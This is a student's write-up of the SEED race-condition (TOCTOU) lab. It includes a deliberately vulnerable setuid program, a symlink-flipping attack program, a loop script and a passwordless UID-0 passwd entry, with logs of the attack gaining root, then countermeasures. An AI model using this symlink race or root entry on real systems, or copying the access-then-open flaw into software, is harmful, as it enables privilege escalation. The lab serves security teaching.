

Race Condition Vulnerability Lab

Name: Raman Srivastava
SUID: 946665605

Task 1: Choosing our target



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:116::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
bob:x:1001:1001::/home/bob:
user1:x:1002:1002:user1,,,:/home/user1:/bin/bash

test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```




```
[10/04/18]seed@VM:~$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[10/04/18]seed@VM:~$ sudo gedit /etc/passwd

(gedit:5550): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedeskto
p.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided
by any .service files

** (gedit:5550): WARNING **: Set document metadata failed: Setting attribute met
adata::gedit-spell-enabled not supported

** (gedit:5550): WARNING **: Set document metadata failed: Setting attribute met
adata::gedit-encoding not supported

** (gedit:5550): WARNING **: Set document metadata failed: Setting attribute met
adata::gedit-position not supported
[10/04/18]seed@VM:~$ su test
Password:
root@VM:/home/seed# 
```

In this task, we use this entry: test:U6aMy0wojraho:0:0:test:/root:/bin/bash

This entry is to be made in a password file. The first field in this entry is the name of the new user, the second entry is the hash value for the password. Here we make use of what we call, the magic password which creates a password-less account. The magic password is U6aMy0wojraho. The third field here represents the process's user ID. Here, we set it to 0, which is the user ID of root.


After making this entry in the password file, when we switch user to seed, you can see we can get access into the user test without a password and with root access.

Task 2: Launching the Race Condition Attack




```c
#include <stdio.h>
#include<unistd.h>
int main()
{
char * fn = "/tmp/XYZ";
char buffer[60];
FILE *fp;
/* get user input */
scanf("%50s", buffer);


if(!access(fn, W_OK))
{
fp = fopen(fn, W_OK);
fwrite("\n", sizeof(char),1,fp);
fwrite(buffer, sizeof(char), strlen(buffer), fp);
fclose(fp);
}
else printf("No permission \n");
return 0;
}
```

Vulnerable Program vulp.c




```
[10/04/18]seed@VM:~$ ls -l vulp
-rwxrwxr-x 1 seed seed 7628 Oct  4 21:18 vulp
[10/04/18]seed@VM:~$
```




```c
#include <unistd.h>

int main()
{
        while(1)
        {
                unlink("/tmp/XYZ");
                symlink("/home/seed/myfile", "/tmp/XYZ");
                usleep(10000);

                unlink("/tmp/XYZ");
                symlink("/etc/passwd", "/tmp/XYZ");
                usleep(10000);
        }

        return 0;
}
```

attack_process.c




```bash
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]
do
        ./vulp < passwd_input
        new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```

target_process.sh



```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

Input file passwd_input for vulp.c




```
bash: ./target_process: No such file or
 directory
[10/04/18]seed@VM:~$ ./attack_process &
[2] 3918
[10/04/18]seed@VM:~$ ./attack_process
^C
[10/04/18]seed@VM:~$ ./attack_process
^C
[10/04/18]seed@VM:~$ ./attack_process
^C
[10/04/18]seed@VM:~$ ./attack_process
^C
[10/04/18]seed@VM:~$ ./attack_process
^C
[10/04/18]seed@VM:~$ ./attack_process
^C
[10/04/18]seed@VM:~$ ^C
[10/04/18]seed@VM:~$ ./attack_process
^C
[10/04/18]seed@VM:~$ sudo chown root vulp
[sudo] password for seed:
[10/04/18]seed@VM:~$ sudo chmod 4755 vulp
[10/04/18]seed@VM:~$ ./attack_process
^C
[10/04/18]seed@VM:~$ pwd
/home/seed
[10/04/18]seed@VM:~$ cd myfile
bash: cd: myfile: No such file or directory
[10/04/18]seed@VM:~$ create myfile
No command 'create' found, did you mean:
 Command 'pcreate' from package 'pbuilder-scripts' (universe)
 Command 'pcreate' from package 'python-pyramid' (universe)
create: command not found
[10/04/18]seed@VM:~$ mkdir myfile
[10/04/18]seed@VM:~$ cd myfile
[10/04/18]seed@VM:~/myfile$ pwd
/home/seed/myfile
[10/04/18]seed@VM:~/myfile$ cd..
cd..: command not found
[10/04/18]seed@VM:~/myfile$ cd ..
[10/04/18]seed@VM:~$ ./attack_process
```

```
./target_process.sh: line 10:  5127 Segmentation fault      ./vulp < passwd_input
No permission
./target_process.sh: line 10:  5131 Segmentation fault      ./vulp < passwd_input
./target_process.sh: line 10:  5133 Segmentation fault      ./vulp < passwd_input
No permission
./target_process.sh: line 10:  5137 Segmentation fault      ./vulp < passwd_input
No permission
./target_process.sh: line 10:  5141 Segmentation fault      ./vulp < passwd_input
No permission
./target_process.sh: line 10:  5145 Segmentation fault      ./vulp < passwd_input
No permission
No permission
./target_process.sh: line 10:  5151 Segmentation fault      ./vulp < passwd_input
No permission
No permission
./target_process.sh: line 10:  5157 Segmentation fault      ./vulp < passwd_input
No permission
No permission
No permission
No permission
No permission
./target_process.sh: line 10:  5169 Segmentation fault      ./vulp < passwd_input
No permission
./target_process.sh: line 10:  5173 Segmentation fault      ./vulp < passwd_input
No permission
./target_process.sh: line 10:  5177 Segmentation fault      ./vulp < passwd_input
./target_process.sh: line 10:  5179 Segmentation fault      ./vulp < passwd_input
No permission
No permission
./target_process.sh: line 10:  5185 Segmentation fault      ./vulp < passwd_input
./target_process.sh: line 10:  5187 Segmentation fault      ./vulp < passwd_input
No permission
No permission
No permission
./target_process.sh: line 10:  5195 Segmentation fault      ./vulp < passwd_input
./target_process.sh: line 10:  5197 Segmentation fault      ./vulp < passwd_input
./target_process.sh: line 10:  5199 Segmentation fault      ./vulp < passwd_input
./target_process.sh: line 10:  5201 Segmentation fault      ./vulp < passwd_input
./target_process.sh: line 10:  5203 Segmentation fault      ./vulp < passwd_input
./target_process.sh: line 10:  5205 Segmentation fault      ./vulp < passwd_input
STOP... The passwd file has been changed
[10/04/18]seed@VM:~$
```

In this attack, the target_process.sh run the privileged vulnerable program vulp.c . This program keeps running till it has compromised the system by adding test:U6aMy0wojraho:0:0:test:/root:/bin/bash in the password file. The vulnerable program vulp.c gets this input from a file called passwd_input.


For this to be a race condition attack, we also need to run the attack_process.c program. This program is responsible to bypass the security of access() and open(). This program should point /tmp/XYZ to /etc/passwd using symlink() after it has passed access() with the pointer to /tmp/XYZ using the real user id. Once it's passed access and before open(), the symlink() has to point to /etc/passwd because open() only checks for the effective user id. There's a strong chance that the we can miss the window between access() and open(). This is why we keep running attack_process.c and target_process.sh to hit the window. Once it's changed the passwd file, it will stop and prompt us that the password has been changed. Making the attack successful.

Task 3: Applying the Principle of Least Privilege



```
[10/04/18]seed@VM:~$ gcc -o vulp vulp.c
vulp.c: In function ‘main’:
vulp.c:18:16: warning: passing argument 2 of ‘fopen’ makes pointer from integer wit
 fp = fopen(fn, W_OK);
                ^
In file included from vulp.c:1:0:
/usr/include/stdio.h:272:14: note: expected ‘const char * restrict’ but argument is
 extern FILE *fopen (const char *__restrict __filename,
              ^
vulp.c:20:30: warning: implicit declaration of function ‘strlen’ [-Wimplicit-functi
 fwrite(buffer, sizeof(char), strlen(buffer), fp);
                              ^
vulp.c:20:30: warning: incompatible implicit declaration of built-in function ‘strl
vulp.c:20:30: note: include ‘<string.h>’ or provide a declaration of ‘strlen’
[10/04/18]seed@VM:~$ sudo chown root vulp
[sudo] password for seed:
[10/04/18]seed@VM:~$ sudo chmod 4755 vulp
[10/04/18]seed@VM:~$ ./attack_process
```

```
No permission
No permission
./target_process.sh: line 10: 20771 Segmentation fault      ./vulp < passwd_input
No permission
No permission
./target_process.sh: line 10: 20777 Segmentation fault      ./vulp < passwd_input
./target_process.sh: line 10: 20779 Segmentation fault      ./vulp < passwd_input
No permission
No permission
./target_process.sh: line 10: 20785 Segmentation fault      ./vulp < passwd_input
No permission
No permission
No permission
./target_process.sh: line 10: 20793 Segmentation fault      ./vulp < passwd_input
No permission
No permission
./target_process.sh: line 10: 20799 Segmentation fault      ./vulp < passwd_input
No permission
./target_process.sh: line 10: 20803 Segmentation fault      ./vulp < passwd_input
./target_process.sh: line 10: 20805 Segmentation fault      ./vulp < passwd_input
No permission
No permission
./target_process.sh: line 10: 20811 Segmentation fault      ./vulp < passwd_input
No permission
No permission
./target_process.sh: line 10: 20817 Segmentation fault      ./vulp < passwd_input
./target_process.sh: line 10: 20819 Segmentation fault      ./vulp < passwd_input
No permission
No permission
./target_process.sh: line 10: 20825 Segmentation fault      ./vulp < passwd_input
No permission
./target_process.sh: line 10: 20829 Segmentation fault      ./vulp < passwd_input
./target_process.sh: line 10: 20831 Segmentation fault      ./vulp < passwd_input
No permission
No permission
./target_process.sh: line 10: 20837 Segmentation fault      ./vulp < passwd_input
./target_process.sh: line 10: 20839 Segmentation fault      ./vulp < passwd_input
No permission
No permission
./target_process.sh: line 10: 20845 Segmentation fault      ./vulp < passwd_input
No permission
```




```
#include <stdio.h>
#include<unistd.h>
int main()
{
char * fn = "/tmp/XYZ";
char buffer[60];
FILE *fp;
/* get user input */
scanf("%50s", buffer);

uid_t real_uid = getuid();
uid_t eff_uid = geteuid();

seteuid(real_uid);

if(!access(fn, W_OK))
{
fp = fopen(fn, W_OK);
fwrite("\n", sizeof(char),1,fp);
fwrite(buffer, sizeof(char), strlen(buffer), fp);
fclose(fp);
}
else printf("No permission \n");
seteuid(eff_uid);
}
```

In this countermeasure, we bring down the privilege of the vulnerable program vulp.c by setting it’s euid to it’s real uid so the program loses its root privileges. Here we can see that the attack is not successful.

This is because, when the program tries to open the file for write, it will fail because the access rights are of the real user and not of the root user. So the entry to the passwd file will not be possible, which will fail our attack.

Task 4: Using Ubuntu's built in scheme



```
[10/04/18]seed@VM:~$ sudo sysctl -w fs.protected_symlinks=1
fs.protected_symlinks = 1
[10/04/18]seed@VM:~$ ./attack_process
```

```
No permission
No permission
./target_process.sh: line 10: 26054 Segmentation fault      ./vulp < passwd_input
No permission
./target_process.sh: line 10: 26058 Segmentation fault      ./vulp < passwd_input
No permission
./target_process.sh: line 10: 26062 Segmentation fault      ./vulp < passwd_input
./target_process.sh: line 10: 26064 Segmentation fault      ./vulp < passwd_input
No permission
No permission
./target_process.sh: line 10: 26070 Segmentation fault      ./vulp < passwd_input
./target_process.sh: line 10: 26072 Segmentation fault      ./vulp < passwd_input
No permission
No permission
./target_process.sh: line 10: 26078 Segmentation fault      ./vulp < passwd_input
No permission
No permission
No permission
./target_process.sh: line 10: 26086 Segmentation fault      ./vulp < passwd_input
No permission
No permission
./target_process.sh: line 10: 26092 Segmentation fault      ./vulp < passwd_input
./target_process.sh: line 10: 26094 Segmentation fault      ./vulp < passwd_input
No permission
No permission
./target_process.sh: line 10: 26100 Segmentation fault      ./vulp < passwd_input
./target_process.sh: line 10: 26102 Segmentation fault      ./vulp < passwd_input
No permission
No permission
./target_process.sh: line 10: 26108 Segmentation fault      ./vulp < passwd_input
./target_process.sh: line 10: 26110 Segmentation fault      ./vulp < passwd_input
No permission
./target_process.sh: line 10: 26114 Segmentation fault      ./vulp < passwd_input
./target_process.sh: line 10: 26116 Segmentation fault      ./vulp < passwd_input
No permission
No permission
./target_process.sh: line 10: 26122 Segmentation fault      ./vulp < passwd_input
./target_process.sh: line 10: 26124 Segmentation fault      ./vulp < passwd_input
No permission
No permission
./target_process.sh: line 10: 26130 Segmentation fault      ./vulp < passwd_input
./target_process.sh: line 10: 26132 Segmentation fault      ./vulp < passwd_input
```

1) The Ubuntu built in scheme against race condition is to prevent programs from using symbolic links. Here, the counter measure works because:
   a) The /tmp directory (world writable directory) we're using to point to /etc/passwd is owned by root
   b) The vulnerable program is running with root privileges
   c) Symlink is set to 1 using seed, making seed the Symlink owner.

   This countermeasure sets the sticky bit to 1. This means that only the file's owner, directory's owner or the root user can manipulate the file inside the directory. So the symlink will allow fopen() if either the follower (eUID) or the directory owner matches the Symlink owner.

2) The limitation to this is that it only applies to world writable sticky directories. So if our directory we use to point to other directories using symlink() isn't a root directory, we can point to other directories, make that directory a symlink owner and perform similar attacks.